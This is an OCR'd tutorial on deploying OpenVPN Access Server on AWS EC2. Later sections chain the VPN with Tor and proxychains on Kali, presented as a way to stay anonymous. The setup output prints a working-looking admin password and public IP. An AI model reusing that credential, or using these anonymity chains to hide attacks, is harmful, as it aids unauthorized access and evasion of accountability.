
Go to Instances -> Instances




Right Click on Instance ID



Click on Connect



Go to SSH client




Copy example

Example:

ssh -i "testopenvpn.pem" root@ec2-13-58-6-67.us-east-2.compute.amazonaws.com

Copy that Command and paste it on Command Prompt (only where testopenvpn file is existed) :



Open Command prompt in download location and Execute that command :

```
Microsoft Windows [Version 10.0.22621.1555]
(c) Microsoft Corporation. All rights reserved.

C:\Users\HP\Downloads>ssh -i "testopenvpn.pem" root@ec2-13-58-6-67.us-east-2.compute.amazonaws.com
The authenticity of host 'ec2-13-58-6-67.us-east-2.compute.amazonaws.com (13.58.6.67)' can't be established.
ED25519 key fingerprint is SHA256:nSjMdM2e3VNsU0AL+r87ITw72U4FIwtNSi12Ll7YHMA.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'ec2-13-58-6-67.us-east-2.compute.amazonaws.com' (ED25519) to the list of known hosts.
Please login as the user "openvpnas" rather than the user "root".

Connection to ec2-13-58-6-67.us-east-2.compute.amazonaws.com closed.
```

It asks to use as openvpnas as User than root so it refuses

Use Same Command replace root as openvpnas :

```
C:\Users\HP\Downloads>ssh -i "testopenvpn.pem" openvpnas@ec2-13-58-6-67.us-east-2.compute.amazonaws.com
Welcome to OpenVPN Access Server Appliance 2.11.3

  System information as of Sun Apr 30 12:34:50 UTC 2023

  System load:  0.0               Processes:             98
  Usage of /:   38.6% of 7.57GB   Users logged in:       0
  Memory usage: 27%               IPv4 address for eth0: 172.31.40.195
  Swap usage:   0%

53 updates can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable


*** System restart required ***
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.


         OpenVPN Access Server
         Initial Configuration Tool
------------------------------------------------------
```

```
OpenVPN Access Server End User License Agreement (OpenVPN-AS EULA)

    1. Copyright Notice: OpenVPN Access Server License;
       Copyright (c) 2009-2022 OpenVPN Inc. All rights reserved.
       "OpenVPN" is a trademark of OpenVPN Inc.
    2. Redistribution of OpenVPN Access Server binary forms and related documents,
       are permitted provided that redistributions of OpenVPN Access Server binary
       forms and related documents reproduce the above copyright notice as well as
       a complete copy of this EULA.
    3. You agree not to reverse engineer, decompile, disassemble, modify,
       translate, make any attempt to discover the source code of this software,
       or create derivative works from this software.
    4. The OpenVPN Access Server is bundled with other open source software
       components, some of which fall under different licenses. By using OpenVPN
       or any of the bundled components, you agree to be bound by the conditions
       of the license for each respective component. For more information, you can
       find our complete EULA (End-User License Agreement) on our website
       (http://openvpn.net), and a copy of the EULA is also distributed with the
       Access Server in the file /usr/local/openvpn_as/license.txt.
```

Like that it shows all User License Agreement

Just go with all default option

```
Please enter 'yes' to indicate your agreement [no]: yes

Once you provide a few initial configuration settings,
OpenVPN Access Server can be configured by accessing
its Admin Web UI using your Web browser.

Will this be the primary Access Server node?
(enter 'no' to configure as a backup or standby node)
> Press ENTER for default [yes]: yes

Please specify the network interface and IP address to be
used by the Admin Web UI:
(1) all interfaces: 0.0.0.0
(2) eth0: 172.31.40.195
Please enter the option number from the list above (1- 2).
> Press Enter for default [1]:
```

```
What public/private type/algorithms do you want to use for the OpenVPN CA?

Recommended choices:

rsa       - maximum compatibility
secp384r1 - elliptic curve, higher security than rsa, allows faster connection setup and smaller user profile files
showall   - shows all options including non-recommended algorithms.
> Press ENTER for default [rsa]:

What key size do you want to use for the certificates?
Key size should be between 2048 and 4096

> Press ENTER for default [ 2048 ]:

What public/private type/algorithms do you want to use for the self-signed web certificate?

Recommended choices:

rsa       - maximum compatibility
secp384r1 - elliptic curve, higher security than rsa, allows faster connection setup and smaller user profile files
showall   - shows all options including non-recommended algorithms.
> Press ENTER for default [rsa]:

What key size do you want to use for the certificates?
Key size should be between 2048 and 4096
```

```
> Press ENTER for default [ 2048 ]:

Please specify the port number for the Admin Web UI.
> Press ENTER for default [943]:

Please specify the TCP port number for the OpenVPN Daemon
> Press ENTER for default [443]:

Should client traffic be routed by default through the VPN?
> Press ENTER for default [no]:

Should client DNS traffic be routed by default through the VPN?
> Press ENTER for default [no]:
Admin user authentication will be  local

Private subnets detected: ['172.31.0.0/16']

Should private subnets be accessible to clients by default?
> Press ENTER for EC2 default [yes]:
```


You can give password manually or otherwise just give enter it assigns a default password

```
To initially login to the Admin Web UI, you must use a
username and password that successfully authenticates you
with the host UNIX system (you can later modify the settings
so that RADIUS or LDAP is used for authentication instead).

You can login to the Admin Web UI as "openvpn" or specify
a different user account to use for this purpose.

Do you wish to login to the Admin UI as "openvpn"?
> Press ENTER for default [yes]:
Type a password for the 'openvpn' account (if left blank, a random password will be generated):
Please, remember this password Scq4qRvFYlgM

> Please specify your Activation key (or leave blank to specify later):
```

```
Initializing OpenVPN...
Removing Cluster Admin user login...
userdel "admin_c"
Writing as configuration file...
Perform sa init...
Wiping any previous userdb...
Creating default profile...
Modifying default profile...
Adding new user to userdb...
Modifying new user as superuser in userdb...
Auto-generated pass = "Scq4qRvFYlgM". Setting in db...
Getting hostname...
Hostname: 13.58.6.67
Preparing web certificates...
Getting web user account...
Adding web group account...
Adding web group...
Adjusting license directory ownership...
Initializing confdb...
Initial version is not set. Setting it to 2.11.3...
Generating PAM config for openvpnas ...
Enabling service
Created symlink /etc/systemd/system/multi-user.target.wants/openvpnas.service → /lib/systemd/system/openvpnas.service.
Starting openvpnas...

NOTE: Your system clock must be correct for OpenVPN Access Server
to perform correctly.  Please ensure that your time and date
are correct on this system.
```


```
Initial Configuration Complete!

You can now continue configuring OpenVPN Access Server by
directing your Web browser to this URL:

https://13.58.6.67:943/admin

During normal operation, OpenVPN AS can be accessed via these URLs:
Admin  UI: https://13.58.6.67:943/admin
Client UI: https://13.58.6.67:943/
To login please use the "openvpn" account with "Scq4qRvFYlgM" password.

See the Release Notes for this release at:
   https://openvpn.net/vpn-server-resources/release-notes/
```

Go tp EC2 Instance Connect Copy Public IP address :




Search : https://13.58.6.67:943/admin/

Just proceed for action and you will get a login page :




Enter user name as openvpn which you have given in making a instance in AWS and next give password which was created in command prompt




Next you will get this page press on Agree

You will get this page




Go to VPN settings



By default in VPN settings


Enable client Internet traffic be routed through VPN?

Click on Save Settings




Search in chrome: https://13.58.6.67/


To get User login page



Enter User name which you give in create Instance in AWS as openvpn and enter password which you gave in command prompt




OPENVPN
Access Server
OpenVPN Connect Recommended for your device:
NEW
OpenVPN Connect for all Platforms:
iOS
OpenVPN Connect v3:
NEW
NEW
POWERED BY OPENVPN © 2009-2022 OpenVPN Inc. All Rights Reserved



OpenVPN Connect
Profiles
CONNECTED
OpenVPN Profile
openvpn@13.58.6.67
[bundled]
CONNECTION STATS
40B/s
0B/s
BYTES IN
0 KB/S
BYTES OUT
0 KB/S
DURATION
00:45:57
PACKET RECEIVED
3 sec ago
YOU
openvpn

6.Configuring VPN + TOR


7. Configuring VPN+Proxychains

Configuring VPN+Proxychains

By using Round Robin chain of Proxychains + VPN is the most anonymous way to hide yourself



Search for : https://ipleak.net/



8.Configuring proxychains + utilizing public Sockets

```
┌──(root㉿loke4884)-[/home/loke4884]
└─# sudo -s
┌──(root㉿loke4884)-[/home/loke4884]
└─# sudo apt-get install tor
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  tor-geoipdb torsocks
Suggested packages:
  mixmaster torbrowser-launcher apparmor-utils nyx obfs4proxy
The following NEW packages will be installed:
  tor tor-geoipdb torsocks
0 upgraded, 3 newly installed, 0 to remove and 1382 not upgraded.
Need to get 3,570 kB of archives.
After this operation, 17.1 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://kali.download/kali kali-rolling/main amd64 tor amd64 0.4.7.13-1 [1,995 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 tor-geoipdb all 0.4.7.13-1 [1,501 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 torsocks amd64 2.4.0-1 [74.3 kB]
Fetched 3,570 kB in 7s (502 kB/s)
Selecting previously unselected package tor.
(Reading database ... 393737 files and directories currently installed.)
Preparing to unpack .../tor_0.4.7.13-1_amd64.deb ...
Unpacking tor (0.4.7.13-1) ...
Selecting previously unselected package tor-geoipdb.
Preparing to unpack .../tor-geoipdb_0.4.7.13-1_all.deb ...
Unpacking tor-geoipdb (0.4.7.13-1) ...
Selecting previously unselected package torsocks.
Preparing to unpack .../torsocks_2.4.0-1_amd64.deb ...
Unpacking torsocks (2.4.0-1) ...
Setting up tor (0.4.7.13-1) ...
Something or somebody made /var/lib/tor disappear.
Creating one for you again.
Something or somebody made /var/log/tor disappear.
Creating one for you again.
update-rc.d: We have no instructions for the tor init script.
update-rc.d: It looks like a network service, we disable it.
Setting up torsocks (2.4.0-1) ...
Setting up tor-geoipdb (0.4.7.13-1) ...
Processing triggers for man-db (2.11.0-1+b1) ...
Processing triggers for kali-menu (2022.4.1) ...
```

```
┌──(root㉿loke4884)-[/home/loke4884]
└─# service tor start

┌──(root㉿loke4884)-[/home/loke4884]
└─# proxychains4 firefox
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Running Firefox as root in a regular user's session is not supported.  ($XAUTHORITY is /home/loke4884/.Xauthority which is owned by loke4884.)

┌──(root㉿loke4884)-[/home/loke4884]
└─# proxychains4 firefox
[proxychains] config file found: /etc/proxychains4.conf
